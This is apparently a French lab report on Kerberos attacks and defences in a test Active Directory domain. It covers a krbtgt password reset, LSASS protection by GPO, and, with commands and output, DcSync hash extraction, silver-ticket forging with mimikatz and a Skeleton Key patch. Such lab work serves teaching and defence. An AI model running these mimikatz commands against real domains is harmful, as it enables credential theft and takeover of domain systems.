 Succès de l'a... 16/06/2023 09:24:54	Microsoft Win...	4624 Ouvrir la session
 Succès de l'a... 16/06/2023 09:24:54	Microsoft Win...	4769 Opérations de ti...

Événement 4769, Microsoft Windows security auditing.

Général	<input type="button" value="Détails"/>
Journal :	Sécurité
Source :	Microsoft Windows security
Événement :	4769
Niveau :	Information
Utilisateur :	N/A
Opcode :	Informations
Connecté :	16/06/2023 09:24:54
Catégorie :	Opérations de ticket du service Kerberos
Mots-clés :	Succès de l'audit
Ordinateur :	adds.lisv.local

ServiceName **krbtgt**

8 - ATTAQUES KERBEROS

8.5 - Processus de sécurisation par changement de mot de passe krbtgt

Utilisation du script KrbtgtKeys.ps1

```
[2023-06-16 14:39:25] : - 1 - Informational Mode (No Changes At All)
[2023-06-16 14:39:25] :
[2023-06-16 14:39:25] : - 2 - Simulation Mode (Temporary Canary Object Created, No Password Reset!)
[2023-06-16 14:39:25] :
[2023-06-16 14:39:25] : - 3 - Simulation Mode - Use KrbTgt TEST/BOGUS Accounts (Password Will Be Reset Once!)
[2023-06-16 14:39:25] :
[2023-06-16 14:39:25] : - 4 - Real Reset Mode - Use KrbTgt PROD/REAL Accounts (Password Will Be Reset Once!)
[2023-06-16 14:39:25] :
[2023-06-16 14:39:25] :
[2023-06-16 14:39:25] : - 8 - Create TEST KrbTgt Accounts
[2023-06-16 14:39:25] : - 9 - Cleanup TEST KrbTgt Accounts
```

```
[2023-06-16 14:39:28] :
[2023-06-16 14:39:28] : SPECIFY THE TARGET AD FOREST...
[2023-06-16 14:39:28] :
[2023-06-16 14:39:28] : For the AD forest to be targeted, please provide the FQDN or press [ENTER] for the current AD forest: lisv.local
[2023-06-16 14:39:31] :
[2023-06-16 14:39:31] : --> Selected AD Forest: 'lisv.local'...
```

```
[2023-06-16 14:39:31] :
[2023-06-16 14:39:31] : -----
[2023-06-16 14:39:31] : For the AD domain to be targeted, please provide the FQDN or press [ENTER] for the current AD domain: lisv.local
[2023-06-16 14:39:33] :
[2023-06-16 14:39:33] : --> Selected AD Domain: 'lisv.local'...
[2023-06-16 14:39:33] :
[2023-06-16 14:39:33] : Checking existence of the specified AD domain 'lisv.local' in the AD forest 'lisv.local',...
[2023-06-16 14:39:33] :
[2023-06-16 14:39:33] : The specified AD domain 'lisv.local' exists in the AD forest 'lisv.local'!
[2023-06-16 14:39:33] :
[2023-06-16 14:39:33] : Continuing Script...
[2023-06-16 14:39:33] :
[2023-06-16 14:39:33] : -----
[2023-06-16 14:39:33] : TESTING IF REQUIRED PERMISSIONS ARE AVAILABLE (DOMAIN/ENTERPRISE ADMINS OR ADMINISTRATORS CREDENTIALS)...
[2023-06-16 14:39:33] :
[2023-06-16 14:39:33] : The user account 'LISV\Administrateur' is running with Domain Administrator equivalent permissions in the AD Domain 'lisv.local'
[2023-06-16 14:39:33] : The user account 'LISV\Administrateur' is a member of 'LISV\Admins du domaine'!...
```

8 - ATTAQUES KERBEROS

8.5 - Processus de sécurisation par changement de mot de passe krbtgt

Utilisation du script KrbtgtKeys.ps1

```
[2023-06-16 14:39:36] : [>] SELECT THE SCOPE OF THE KRBtgt PASSWORD TO CHANGE!!!  
[2023-06-16 14:39:36] : Which KrbTgt account do you want to target?  
[2023-06-16 14:39:36] :  
[2023-06-16 14:39:36] : - 1 - Scope of KrbTgt in use by all RWDCs in the AD Domain  
[2023-06-16 14:39:36] :  
[2023-06-16 14:39:36] : - 2 - Scope of KrbTgt in use by specific RODC - Single RODC in the AD Domain  
[2023-06-16 14:39:36] :  
[2023-06-16 14:39:36] : - 3 - Scope of KrbTgt in use by specific RODC - Multiple RODCs in the AD Domain  
[2023-06-16 14:39:36] :  
[2023-06-16 14:39:36] : - 4 - Scope of KrbTgt in use by specific RODC - All RODCs in the AD Domain  
[2023-06-16 14:39:36] :  
[2023-06-16 14:39:36] :
```

```
[2023-06-16 14:40:01] : --> The new password for [CN=krbtgt_TEST,CN=Users,DC=adds,DC=lisv,DC=local] HAS BEEN SET on RWDC [adds.lisv.local]!...  
[2023-06-16 14:40:01] :  
[2023-06-16 14:40:01] :  
[2023-06-16 14:40:01] : ===== CHECK 1 =====  
[2023-06-16 14:40:01] :  
[2023-06-16 14:40:01] : - Contacting DC in AD domain ... [ADDS.LISV.LOCAL]... (SOURCE RWDC)  
[2023-06-16 14:40:01] : * DC is Reachable...  
[2023-06-16 14:40:01] : * The new password for Object [CN=krbtgt_TEST,CN=Users,DC=adds,DC=lisv,DC=local] exists in the AD database  
[2023-06-16 14:40:01] :
```

8 - ATTAQUES KERBEROS

8.5 - Procédure de protection de LSASS

Mimikatz et le processus LSASS :

- Responsable de la fourniture des recherches, de l'authentification et de la réPLICATION de base de données Active Directory
- Mimikatz -> Extraire les informations d'identification en mémoire
- Mode protégé




Création d'un GPO sur tous les utilisateurs

8 - ATTAQUES KERBEROS

8.5 - Procédure de protection de LSASS

Paramétrage de la GPO :




8 - ATTAQUES KERBEROS

8.X - Attaque Silver Ticket



C'est quoi un silver ticket ?



- Faux billet TGS (ticket granting service) forgé.
- Communication seulement avec le service que l'on veut s'interfacer.

Remarques

- Le billet TGS est chiffé avec le hash NTLM de compte machine
- La portée du Silver Ticket est limitée à tout service ciblé sur le serveur spécifique.
- L'attaque est beaucoup plus difficile à détecter
- Besoin de hachage NTLM associé au compte de la machine(DcSync)

8 - ATTAQUES KERBEROS

8.X - Procédure silver ticket (Service CIFS)

DcSync pour récupérer le hash NTLM de compte machine

```
Object RDN          : ADDS
** SAM ACCOUNT **

SAM Username        : ADDS$
User Account Control : 00082000 ( SERVER_TRUST_ACCOUNT TRUSTED_FOR_DELEGATION )
Object Security ID   : S-1-5-21-995696024-1001158981-1940624491-1000
Object Relative ID    : 1000

Credentials:
  Hash NTLM: 07ab575723f5915acd9340295fada64d
```

Accès sur le répertoire C:\ de ADDS

```
C:\Users\mathias>dir \\ADDS.lisv.local\c$ 
Le volume dans le lecteur \\ADDS.lisv.local\c$ n'a pas de nom.
Le numéro de série du volume est AA5A-875D

Répertoire de \\ADDS.lisv.local\c$ 

16/07/2016  15:23    <DIR>      PerfLogs
12/06/2023  13:14    <DIR>      Program Files
12/06/2023  13:14    <DIR>      Program Files (x86)
12/06/2023  14:29    <DIR>      Users
12/06/2023  14:38    <DIR>      Windows
                           0 fichier(s)           0 octets
                           5 Rép(s)   81 048 473 600 octets libres
```

commande mimikatz pour falsifier billet TGS

```
mimikatz # kerberos::golden /admin:Soulayrol /domain:lisv.local /id:500 /sid:S-1-5-21-995696024-1001158981-1940624491 /target:ADDS.lisv.local /rc4:07ab575723f5915acd9340295fada64d /service:cifs /ptt
User      : Soulayrol
Domain    : lisv.local (LISV)
SID       : S-1-5-21-995696024-1001158981-1940624491
User Id   : 500
Groups Id: *513 512 520 518 519
ServiceKey: 07ab575723f5915acd9340295fada64d - rc4_hmac_nt
Service   : cifs
Target    : ADDS.lisv.local
Lifetime  : 14/06/2023 12:46:35 ; 11/06/2033 12:46:35 ; 11/06/2033 12:46:35
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'Soulayrol @ lisv.local' successfully submitted for current session
```

8 - ATTAQUES KERBEROS

8.X - Procédure silver ticket (Service HOST)

- L'hôte de service: processus de service partagé que Windows utilise pour charger les fichiers DLL.
- Héberge des fichiers et processus dont Windows a besoin pour fonctionner efficacement.
- Les services sont organisés en groupes et chaque groupe s'exécute dans un processus hôte de service distinct.

La commande "schtasks /S ADDS.lisv.local" est utilisée pour afficher les tâches planifiées sur l'ordinateur distant "ADDS.lisv.local".

C:\Users\mathias>schtasks /S ADDS.lisv.local		
Dossier : \	Prochaine exécution	Statut
CreateExplorerShellUnelevatedTask	N/A	En cours
Dossier : \Microsoft		
Nom de la tâche	Prochaine exécution	Statut
INFORMATION : aucune tâche planifiée n'est actuellement disponible à votre niveau d'accès.		
Dossier : \Microsoft\Windows		
Nom de la tâche	Prochaine exécution	Statut
INFORMATION : aucune tâche planifiée n'est actuellement disponible à votre niveau d'accès.		
Dossier : \Microsoft\Windows\.NET Framework		
Nom de la tâche	Prochaine exécution	Statut
.NET Framework NGEN v4.0.30319	N/A	Prêt
.NET Framework NGEN v4.0.30319 64	N/A	Prêt
.NET Framework NGEN v4.0.30319 64 Critical	N/A	Désactivé
.NET Framework NGEN v4.0.30319 Critical	N/A	Désactivé
Dossier : \Microsoft\Windows\Active Directory Rights Management		
Nom de la tâche	Prochaine exécution	Statut
AD RMS Rights Policy Template Management	N/A	Désactivé
AD RMS Rights Policy Template Management	N/A	Prêt
Dossier : \Microsoft\Windows\AppID		
Nom de la tâche	Prochaine exécution	Statut
EDP Policy Manager	N/A	Prêt
PolicyConverter	N/A	Désactivé
SmartScreenSpecific	N/A	Prêt
VerifiedPublisherCertStoreCheck	N/A	Désactivé
Dossier : \Microsoft\Windows\Application Experience		
Nom de la tâche	Prochaine exécution	Statut
Microsoft Compatibility Appraiser	17/06/2023 04:57:02	Prêt
ProgramDataUpdater	N/A	Prêt
StartupAppTask	N/A	Prêt
Dossier : \Microsoft\Windows\ApplicationData		
Nom de la tâche	Prochaine exécution	Statut
appuriverifierdaily	17/06/2023 03:00:00	Prêt
appuriverifierinstall	17/06/2023 03:00:00	Prêt
CleanupTemporaryState	N/A	Prêt
DsSvcCleanup	N/A	Prêt
Dossier : \Microsoft\Windows\AppxDeploymentClient		
Nom de la tâche	Prochaine exécution	Statut
Pre-staged app cleanup	N/A	Désactivé

8 - ATTAQUES KERBEROS

8.X - Procedure silver ticket (Service LDAP)

LDAP: protocole qui aide les utilisateurs à trouver des données sur des organisations, des personnes.

Objectifs principaux : stocker les données dans l'annuaire LDAP et authentifier les utilisateurs pour qu'ils accèdent à l'annuaire.

L'attaque au service LDAP va nous permettre d'effectuer une attaque DcSync sans être admin

```
mimikatz # lsadump::dcsync /dc:ADDS.lisv.local /domain:lisv.local /all
[DC] 'lisv.local' will be the domain
[DC] 'ADDS.lisv.local' will be the DC server
[DC] Exporting domain 'lisv.local'

Object RDN          : lisv

Object RDN          : LostAndFound

Object RDN          : Deleted Objects

Object RDN          : Users

Object RDN          : Computers

Object RDN          : System

Object RDN          : WinsockServices

Object RDN          : RpcServices

Object RDN          : FileLinks

Object RDN          : VolumeTable

Object RDN          : ObjectMoveTable

Object RDN          : Default Domain Policy

Object RDN          : AppCategories
```

8 - ATTAQUES KERBEROS

8.X - Comment se défendre?



Patch tous les serveurs et images pour CVE-2014-6324



Assurez-vous que les comptes d'ordinateur ne sont pas membres de groupes d'administrateurs



Changer les mots de passe des comptes informatiques tous les 30 jours



Définissez tous les comptes d'administrateur et de service sur "Sensible et ne peut pas être délégué"

8 - ATTAQUES KERBEROS

8.7 - Attaque Skeleton Key

Fonctionnement Skeleton Key :

- Logiciel utilisé : Mimikatz
- Repose sur le processus LSASS
- Mise à jour corrective forcée -> Authentification chiffrement antérieure

Conséquences sur l'authentification :

- L'attaquant génère un nouveau mdp pour accéder au contrôleur de domaine
- Difficultés detection car le réel mdp reste utilisable

```
mimikatz # privilege::debug  
Privilege '20' OK →  
  
mimikatz # misc::skeleton  
[KDC] data  
[KDC] struct  
[KDC] keys patch OK  
[RC4] functions  
[RC4] init patch OK  
[RC4] decrypt patch OK
```

8 - ATTAQUES KERBEROS

8.X - Installation IIS et Edge SSO

Qu'est ce que IIS et SSO ?



Logo de Microsoft IIS

IIS (Internet Information Services) est un serveur web propriétaires de Microsoft permettant ;

- D'héberger des sites web
- Proposer des services web
- Intègre des fonctionnalités pour la sécurisation des sites (ex: Authentification)

